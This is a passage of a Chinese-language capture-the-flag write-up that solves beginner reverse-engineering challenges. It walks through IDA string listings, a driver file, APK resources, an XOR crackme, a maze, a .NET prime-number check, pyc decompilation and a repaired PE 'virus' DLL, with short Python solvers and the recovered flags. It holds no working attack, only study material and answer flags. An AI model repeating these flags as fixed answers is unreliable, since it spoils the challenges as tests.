.rdata:00… 0000001F  C  SYC{5ay_He1lo_tH3_Re_WOrld!!!}
.rdata:00… 0000001F  C  SYC{Say_h3llo_th3_rE_World!!!}
.rdata:00… 0000001F  C  SYC{s4y_he11O_The_RE_wOr1d!!!}
.rdata:00… 0000001F  C  SYC{S4y_He11o_th3_RE_World!!!}
.rdata:00… 0000001F  C  SYC{s4y_He11O_The_rE_wOr1d~~~}
.rdata:00… 0000001F  C  SYC{say_h3llO_Th3_RE_wOrld!!!}
.rdata:00… 0000001F  C  SYC{s4y_he11O_th3_rE_wOrld~~~}
.rdata:00… 0000001F  C  SYC{s4y_he11o_The_r3_wor1d!!!}
.rdata:00… 0000001F  C  SYC{Say_He11O_th3_r3_wOr1d!!!}
.rdata:00… 0000001F  C  SYC{say_He11o_The_rE_wor1d!!!}
.rdata:00… 0000001F  C  SYC{say_he11o_the_r3_Wor1d~~~}
.rdata:00… 0000001F  C  SYC{Say_He11O_The_rE_wOr1d~~~}
.rdata:00… 0000001F  C  SYC{S4y_H311O_th3_RE_World!!~}
```

3.双击追踪过去,定位到char aSycS4yHe11oTh3[]

```
.rdata:00404000                 db 0Ah,0
.rdata:0040400C aSyc5ayHe1loTh3 db 'SYC{5ay_He1lo_tH3_Re_W0rld!!!}',0
.rdata:0040400C                                         ; DATA XREF: .data:__233↑o
.rdata:0040402B                 align 4
.rdata:0040402C aSycSayH3lloTh3 db 'SYC{Say_h3llo_th3_rE_World!!!}',0
.rdata:0040402C                                         ; DATA XREF: .data:004030A4↑o
.rdata:0040404B                 align 4
.rdata:0040404C aSycS4yHe110The db 'SYC{s4y_he110_The_RE_w0r1d!!!}',0
.rdata:0040404C                                         ; DATA XREF: .data:004030A8↑o
.rdata:0040406B                 align 4
.rdata:0040406C ; char aSycS4yHe11oTh3[]
.rdata:0040406C aSycS4yHe11oTh3 db 'SYC{S4y_He11o_th3_RE_World!!!}',0
.rdata:0040406C                                         ; DATA XREF: _main+78↑o
.rdata:0040406C                                         ; .data:004030AC↑o
.rdata:0040408B                 align 4
.rdata:0040408C aSycS4yHe110The_0 db 'SYC{s4y_He110_The_rE_w0r1d~~~}',0
.rdata:0040408C                                         ; DATA XREF: .data:004030B0↑o
.rdata:004040AB                 align 4
.rdata:004040AC aSycSayH3ll0Th3 db 'SYC{say_h3ll0_Th3_RE_w0rld!!!}',0
.rdata:004040AC                                         ; DATA XREF: .data:004030B4↑o
.rdata:004040CB                 align 4
.rdata:004040CC aSycS4yHe110Th3 db 'SYC{s4y_he110_th3_rE_w0rld~~~}',0
.rdata:004040CC                                         ; DATA XREF: .data:004030B8↑o
.rdata:004040EB                 align 4
.rdata:004040EC aSycS4yHe11oThe db 'SYC{s4y_he11o_The_r3_wor1d!!!}',0
.rdata:004040EC                                         ; DATA XREF: .data:004030BC↑o
.rdata:0040410B                 align 4
.rdata:0040410C aSycSayHe110Th3 db 'SYC{Say_He110_th3_r3_w0r1d!!!}',0
.rdata:0040410C                                         ; DATA XREF: .data:004030C0↑o
.rdata:0040412B                 align 4
.rdata:0040412C aSycSayHe11oThe db 'SYC{say_He11o_The_rE_wor1d!!!}',0
.rdata:0040412C                                         ; DATA XREF: .data:004030C4↑o
.rdata:0040414B                 align 4
.rdata:0040414C aSycSayHe11oThe_0 db 'SYC{say_he11o_the_r3_Wor1d~~~}',0
.rdata:0040414C                                         ; DATA XREF: .data:004030C8↑o
.rdata:0040416B                 align 4
.rdata:0040416C aSycSayHe110The db 'SYC{Say_He110_The_rE_w0r1d~~~}',0
.rdata:0040416C                                         ; DATA XREF: .data:004030CC↑o
.rdata:0040418B                 align 4
.rdata:0040418C aSycS4yH3110Th3 db 'SYC{S4y_H3110_th3_RE_World!!~}',0
.rdata:0040418C                                         ; DATA XREF: .data:004030D0↑o
```

提交成功

我真不会写驱动！


考点:驱动文件查看

1.下载得到.sys的驱动文件

2.通过winhex打开,搜索SYC即可找到flag

也可以通过linux打开二进制文件进行查看

WhatsApk




考点:APK结构

1.根据简介去了解apk文件结构

Assets目录	存放需要打包到APK的静态文件
Lib目录	程序依赖的native库
META-INF目录	存放应用程序签名和证书的目录
Res目录	存放应用程序的资源
AndroidManifest.xml	应用程序的配置文件

Assets目录	存放需要打包到APK的静态文件
Classes.dex	Dex可执行文件
Resources.arsc	资源配置文件

2.用jadx打开WhatsApk.apk,定位到Resources



3.在Resources.arsc文件中找到flag


HelloAndroid

考点:安卓逆向工具使用

1.根据提示去找 Android逆向工具

2.由于JEB无法使用(换了java版本也不行),最终选择下载jadx工具


3.用工具中的搜索功能直接找到flag



re00

考点:异或

1.64位ELF文件



2.通过ida64位打开,shift+F12

定位到flag相关字符串进入

```
.rodata:0000000000002000 00000022 C This is a simple reverse problem!
.rodata:0000000000002028 00000018 C please input your flag:
.rodata:0000000000002040 00000008 C nonono!
.rodata:0000000000002048 0000000D C wow, almost!
.rodata:0000000000002058 00000011 C yes! you get it!
```


3.交叉引用列表后,F5反编译得到伪代码
分析关键代码

4.输入值(即flag)和byte_4060[i]^0x44相等

5.定位byte_4060

```
.data:0000000000004060 ; char byte_4060[32]
.data:0000000000004060 byte_4060       db 17h, 1Dh, 7, 3Fh, 37h, 2Dh, 29h, 34h, 28h, 21h, 1Bh
.data:0000000000004060                                         ; DATA XREF: main+93↑o
.data:0000000000004060                 db 37h, 2Dh, 29h, 34h, 28h, 21h, 1Bh, 3Ch, 2Bh, 3 dup(36h)
.data:0000000000004060                 db 1Bh, 36h, 2Dh, 23h, 2Ch, 30h, 2 dup(7Bh), 39h
.data:0000000000004060 data            ends
```


shift+F12提取数据出来



6.通过python异或得到flag

```
a=[ 0x17, 0x1D, 0x07, 0x3F, 0x37, 0x2D, 0x29, 0x34, 0x28, 0x21,
    0x1B, 0x37, 0x2D, 0x29, 0x34, 0x28, 0x21, 0x1B, 0x3C, 0x2B,
    0x36, 0x36, 0x36, 0x1B, 0x36, 0x2D, 0x23, 0x2C, 0x30, 0x7B,
    0x7B, 0x39]
i = -1
while i <= 31:
    i = i+1
    print(chr(a[i] ^ 0x44),end='')
```

maze




考点:伪代码分析

1.32位exe文件

2.ida32位打开shift+F12

通过exe的运行定位到下面的

```
ata:00… 00000015     C     ios_base::eofbit set
ata:00… 00000356     C      __ __ __   _______     _____  _____      \n/__//_//_/\\ /___…
ata:00… 00000012     C     give me your way:
ata:00… 00000005     C     %64s
ata:00… 00000014     C     Ur not on the way!!
ata:00… 00000019     C     ttttttttttttttttttttql!!
ata:00… 00000016     C     iostream stream error
ata:00… 00000117     C     _________ooooo_____o_______o_oooooooooo__ooo__ooo_oooooooooo_oooo…
ata:00… 00000005     C     GCTL
```



3.追踪,交叉引用列表,F5反编译得到伪代码

4.分析伪代码

(1)定位到switch循环

将case值转换成字符串,发现是w,s,d像是方向键

```
switch ( v6 )
{
  case 'w':
    v5 -= 31;
    goto LABEL_11;
  case 's':
    v5 += 31;
    goto LABEL_11;
  case 'd':
    ++v5;
    goto LABEL_11;
}
```

再结合题目的介绍

On a dark desert highway, cool wind in my hair… I got lost in this complex maze, can you tell me the right way?

在黑暗的沙漠公路上，凉爽的风吹拂着我的头发……我在这个复杂的迷宫中迷路了，你能告诉我怎么走吗？


推测这是一个迷宫题,接下来需要得到迷宫的地图

在视图中找到


Hello .NET

考点：.net文件逆向

1.下载打开程序是.net,ida打开没有信息



2.网上查找工具(ILSpy)打开



3.定位到Mainwindow函数

```
namespace WpfAppCS
{
 public class MainWindow : Window, IComponentConnector
 {


  private void Check(object sender, RoutedEventArgs e)
  {
   string text = this.InputBox.Text;
   List<int> list = new List<int>();
   int[] array = new int[]
   {
    18,14,40,-14,-2,30,10,42,35,48,43,49,52,72,57,68,86,145,115,128,115,86
   };
   int num = 99;
   while (list.Count < text.Length)
   {
    bool flag = true;
    for (int i = 3; i < num; i += 2)
    {
     bool flag2 = num % i == 0;
     if (flag2)
     {
      flag = false;
      break;
     }
    }
    bool flag3 = flag;
    if (flag3)
    {
     list.Add(num);
    }
    num += 2;
   }
   bool flag4 = true;
   num = 0;
   while (num < text.Length && num < array.Length)
   {
    bool flag5 = list[num] - (int)text[num] != array[num];
    if (flag5)
    {
     flag4 = false;
```

```
     break;
    }
    num++;
   }
   bool flag6 = text.Length == array.Length & flag4;
   if (flag6)
   {
    this.Status.Foreground = new SolidColorBrush(Colors.Green);
    this.Status.Text = "Flag is corrent";
   }
   else
   {
    this.Status.Foreground = new SolidColorBrush(Colors.Red);
    this.Status.Text = "Flag is incorrent";
   }
  }
 }
}
```

4.分析代码

(1)即首先需要输入值长度==array长度22

(2)list[i]-输入值[i]=array[i]

(3)list[]中值为100以上的素数取22个

5.先写一个素数脚本得到22个100以上的素数

```
num=[];
for i in range(100,300):
   for j in range(2,i):
      if(i%j==0):
         break
   else:
      num.append(i)
      if len(num) == 22:
          print(num)
          break
#[101, 103, 107, 109, 113, 127, 131, 137, 139, 149, 151, 157, 163, 167, 173, 179, 181, 191, 193, 197, 199, 211]
```

在根据list[i]-输入值[i]=array[i]得到输入值列表


```
a = [101, 103, 107, 109, 113, 127, 131, 137, 139, 149, 151, 157, 163, 167, 173, 179, 181, 191, 193, 197, 199, 21
1]
b = [18,14,40,-14,-2,30,10,42,35,48,43,49,52,72,57,68,86,145,115,128,115,86]
c = []

for i in range(0,22):
    c.append(a[i]-b[i])
print(c)
#[83, 89, 67, 123, 115, 97, 121, 95, 104, 101, 108, 108, 111, 95, 116, 111, 95, 46, 78, 69, 84, 125]
```

最后拿去ascii对照

```python
p1 = '83, 89, 67, 123, 115, 97, 121, 95, 104, 101, 108, 108, 111, 95, 116, 111, 95, 46, 78, 69, 84, 125'
b = p1.split(',')
print(b)
# ASCII 解密的函数
s = ''
for i in b:
    s += chr(int(i))
    print(s)
```

即可得到flag

un_snake



考点:.

- pyc反编译
- 逆向代码

解题:

1.下载得到一个.pyc文件

2.在线反编译不能全部正常编译

3.通过pip 安装uncompyle6之后

命令行uncompyle6 **.pyc 即可得到反编译后的代码

得到反编译后的代码

4.分析后知道只需要逆向enc函数再执行一遍pre函数即可得到flag

5.构造payload,运行得到flag

```python
from base64 import *


def enc_decode(plain):
    plain = list(plain)
    for i in range(len(plain) - 2, -1, -1):
        plain[i] = plain[i] ^ plain[i + 1]
    for i in range(len(plain)):
        c = plain[i]
        plain[i] = (c >> 3 | c << 5) & 255
    plain = plain[::-1]
    return plain


def pre(data):
    th1s = 'TBESCFSRSAEUITANAIIN'.encode()
    data_len = len(data)
    th1s_len = len(th1s)
    if data_len > th1s_len:
        th1s = th1s * (data_len // th1s_len) + th1s[:data_len - th1s_len]
    return bytes(map(lambda x, y: x ^ y, data, th1s))


if __name__ == '__main__':
    result = b64decode(b'mEiQCAjJoXJy2NiZQGGQyRm6IgHYQZAICKgowHHo4Dg=')
    stuff_ready = enc_decode(result)
    flag = pre(stuff_ready)
    print(flag)
```

Easy_virus(后)

1.微步云沙箱分析,病毒会在C盘创建可执行文件

2.用ida打开dll只有二进制选项,结合提示知道这是一个损坏的PE文件

3.用winhex简单修复

即随便找一个可执行PE即可发现只是前两个字节错误(0000->4D5A即可)

4.然后就可以用IDA PE打开

发现一个}继续往上找

```
.model flat


; Segment type: Pure code
; Segment permissions: Read/Execute
.text segment para public 'CODE' use32
assume cs:.text
;org 10001000h
assume es:nothing, ss:nothing, ds:.data, fs:nothing, gs:nothing


; Attributes: bp-based frame

public SYCfuction
SYCfuction proc near

Text= byte ptr -24h
var_14= dword ptr -14h
var_10= dword ptr -10h
var_C= byte ptr -0Ch
var_B= dword ptr -0Bh
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 24h
mov     eax, ___security_cookie
xor     eax, ebp
mov     [ebp+var_4], eax
movaps  xmm0, ds:xmmword_100020C0
lea     eax, [ebp+Text]
push    0               ; uType
push    offset Caption  ; "恭喜 二进制windows已入门"
push    eax             ; lpText
push    0               ; hWnd
movups  xmmword ptr [ebp+Text], xmm0
mov     [ebp+var_14], 6E695766h
mov     [ebp+var_10], 73776F64h
mov     [ebp+var_C], 7Dh
mov     [ebp+var_B], 0
call    ds:MessageBoxA
mov     ecx, [ebp+var_4]
xor     ecx, ebp
call    @__security_check_cookie@4 ; __security_check_cookie(x)
mov     esp, ebp
pop     ebp
retn
```

5.在100020c0中找到剩下的字符组合即为flag

```
.rdata:1000209C Caption         db '恭喜 二进制windows已入门',0 ; DATA XREF: SYCfuction+1C↑o
.rdata:100020B5                 align 10h
.rdata:100020C0 xmmword_100020C0 xmmword 6F646F475F6572615F756F597B435953h
.rdata:100020C0                                         ; DATA XREF: SYCfuction+10↑r
.rdata:100020D0 ; Debug Directory entries
.rdata:100020D0                 dd 0                    ; Characteristics
.rdata:100020D4                 dd 5F2A8652h            ; TimeDateStamp: Wed Aug 05 10:13:38 2
```